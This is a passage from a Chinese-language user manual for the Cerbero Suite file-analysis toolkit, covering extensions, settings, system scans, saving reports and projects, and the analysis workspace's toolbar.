
竞争优势。




使用文本过滤器可以快速安装特定的包。

3.4 扩展

”Extensions’ 部分允许您访问已安装的包以及工具集中可用的各种扩展。在此区域中，用户可以从磁盘安装包、卸载先前安装的包以及启用或禁用特定扩展。



例如，hooks 和 key providers 等扩展可以单独启用或禁用。




Hooks 旨在通过扩展其功能来增强其他扩展的功能，包括逻辑和扫描提供者。另一方面，key providers 是专用的扩展，提供用于自动解密的密钥，帮助在不需要手动输入的情况下完成解密过程。

每种类型的扩展都有自己的"ini" 配置文件。通过选择"Open user configuration file"，可以打开与当前类型扩展相关的特定配置文件。

3.4.1 从磁盘安装包

当您从磁盘安装包时，会出现一个确认对话框，显示有关包的信息，包括名称、描述、作者，最重要的是其数字签名的有效性。




在对话框中，您可以选择继续安装包、取消操作，或在继续之前使用 Cerbero Suite 检查包内容。

您可以通过 设置 添加您自己的证书以进行包验证。

3.5 UPDATE

在更新功能区，您可以管理工具集本身及已安装的任何可选包的更新。这包括配置工具集以定期自动检查更新。




3.6 SETTINGS

Settings（设置）功能区提供了全面的控制，允许根据您的偏好和需求配置 Cerbero Suite 及其可选包。

3.6.1 GENERAL


General（通用）设置允许您调整各种 UI 偏好，包括应用字体，以及为用户数据目录和临时目录指定不同的位置。



指定不同的临时目录可能会有所帮助，尤其是在您的系统上安装了杀毒软件的情况下。例如，您可以指定一个单独的临时目录并将其排除在杀毒扫描之外。此方法允许您保持系统默认的临时目录受杀毒软件保护，同时确保杀毒软件不会干扰 Cerbero Suite 的分析，因为分析过程中可能会生成被视为可疑的临时文件。


3.6.2 SECURITY

Security（安全）设置功能区允许您决定是否应自动显示被认为可能不安全的图像。




3.6.3 RISK

Risk（风险）设置功能区允许您调整在扫描过程中用于计算风险级别的方法。




3.6.4 LIMITS

Limits（限制）设置功能区使您能够设置各种应用程序的阈值，包括最大内存使用、扫描对象的最大嵌套级别、每个对象的最大扫描条目、最大文件大小等。




3.6.5 DATA

Data（数据）设置功能区允许您指定文件中允许的外部数据量，超过该量将被视为安全风险。




3.6.6 SHELLCODE

Shellcode 设置允许用户自定义 Shellcode 模式扫描的配置




3.6.7 FILTERS

Filters（过滤器）设置允许您设置 Lua 过滤器的偏好。Lua 过滤器可以嵌入在项目中，这意味着加载嵌入的对象时可能会在不知情的情况下执行某个过滤器。尽管 Lua 在具有内存限制的安全沙箱中运行，但您可以选择完全禁用这些过滤器。



3.6.8 CERTIFICATES

Certificates（证书）设置允许配置 Cerbero Suite 用于包验证的证书。您可以添加自己的证书以验证来自您组织的包。




3.6.9 THEME

在 Theme（主题）设置中，您可以选择 Cerbero Suite 的不同 UI 主题，提供如黑暗主题等选项，满足您的偏好。


3.6.10 SYSTEM

在 System（系统）设置中，当可用时，您可以配置系统范围的设置，包括将 Cerbero Suite 与 Windows 上的 shell 上下文菜单关联。



3.6.11 PORTABLE

Portable（便携）设置允许您创建包含所有用户设置和已安装包的 Cerbero Suite 便携版本。




3.6.12 包设置

部分已安装的包提会有自身独立的设置页面，允许您自定义它功能项。


3.7 单文件扫描

可以通过多种方法启动单个文件扫描：在”Start” 部分中，通过将文件拖放到主窗口，通过命令行输入，或者从系统 shell 上下文菜单启动。与 多文件扫描 不同，启动单文件扫描时，系统会显示等待对话框。此对话框提供了跳过嵌入文件扫描的选项，并实时更新当前正在分析文件的扩展，使用户更容易识别是否有特定扩展花费的时间较长。如果您选择最初跳过嵌入文件扫描，它们可以在稍后在 analysis workspace 中进行检查。



3.8 SYSTEM SCAN


在 System Scan（系统扫描）功能区，用户可以启动完整系统扫描或自定义扫描，目标可以是特定目录和文件。无论扫描类型如何，用户都可以灵活指定文件格式和扩展名。



扫描过程可以根据需要随时暂停。

扫描过程完成后，扫描的文件将显示在表格中，显示其名称和每个文件计算的相关风险

因子。




从表格中选择文件将显示 分析工作区。

3.9 报告和项目

3.9.1 保存报告

要保存扫描结果，选择’Save Report’ 以打开保存对话框。




在此对话框中，您可以指定以下选项：

1. 是否将分析报告保存为未打包的数据库，这会生成一个具有.cprodb 文件扩展名的目录，包含各种文件。如果不选择此项，报告将保存为一个具有.cpro 文件扩展名的单个项目文件。

2. 是否压缩项目中的文件。选择此选项将减少项目大小，但可能会导致项目打开时加载速度变慢。
3. 是否为项目设置密码。如果设置密码，项目中的所有数据都将被安全加密，这也会在打开时导致加载速度变慢。
4. 是否将扫描的文件包含在项目中。此选项在将项目发送给没有这些文件的第三方时非常有用，确保他们拥有分析所需的所有信息。此选项会使项目大小增加相当于扫描文件的大小。
5. 项目的文件名。

3.9.2 保存项目


保存报告后，”Save Report” 按钮将变为”Save Project”。



此转换表示默认操作现在是将任何后续修改直接保存到已指定的项目文件。这类似于” 另存为…” 和” 保存” 操作之间的区别，其中” 另存为…” 用于初始设置或更改文件的位置和名称，而” 保存” 更新现有文件的新更改。


3.9.3 重新保存报告

在将报告与项目关联后，可以通过”Save Project” 旁边的下拉菜单使用不同的参数重新保存报告。



3.9.4 将报告关联到现有项目

您还可以将报告与现有项目文件关联，如果应用程序意外退出且项目未正确保存，此功能尤其有用。在这些情况下，您可以从临时目录打开未保存的报告，然后通过选择’Save Project’ 按钮旁边的下拉菜单中的选项，将其链接到现有的项目文件，从而将未保存的工作整合到原始项目中。




3.9.5 打开项目或报告

在 Cerbero Suite 中打开项目或报告与打开其他文件的过程相同：您可以从’Start’ 部分启动，通过拖放到主窗口，通过命令行，或通过系统 shell 上下文菜单打开。

4


分析工作区

Cerbero Suite 提供了各种工作区，其中分析工作区是最复杂和高级的。一些功能在此工作区中可以在其他工作区中共享；因此，在稍后讨论其他工作区时我们不会重复这些概念。事实上，掌握分析工作区将大大简化其他工作区的使用，因为基础技能和知识是可以迁移的。



4.1 菜单


分析工作区中的菜单设计用于分组常见或通用的操作，并不包括特定于单一视图类型的操作。



例外的是'Actions' 菜单，其中列出了 action 扩展项。这些项目可能特定于某个视图、某一文件类型、特定工作区，或在不同视图类型之间共享，或是通用的。稍后我们将更详细地讨论这些特殊操作。

4.2 工具栏


与菜单类似，工具栏也用于分组常见或通用的操作。



尽管工具栏显示的操作比菜单少，但它们包含以下特殊项目。

4.2.1 HASHES

我们最初想要了解关于文件的一个重要信息是其加密哈希值。哈希工具栏项提供了对所有常见加密哈希的快速访问。



您可以使用旁边的复制按钮轻松复制 hash。

此外，当鼠标悬停在哈希值上时，会提供一个易于记忆的哈希值形式，便于快速比较。

要复制易于记忆的 hash，请使用复制按钮旁边的下拉菜单。

4.2.2 命令行解释器


默认情况下，命令行解释器位于工作区的底部。

此特殊工具栏项目用于输入简单命令。分析工作区中的默认命令行解释器是 Python 解释器。然而，其他工作区（例如 Silicon Shellcode Emulator）可能提供针对其专业任务（如调试命令）的其他命令行解释器。

当有多个命令行解释器可用时，您可以在它们之间切换。


4.2.3 风险栏

风险栏是一个特殊的工具栏项目，直观地表示与顶级对象相关的风险级别。它使用颜色和百分比来指示风险级别，从低到高，帮助用户快速掌握估计的风险水平。



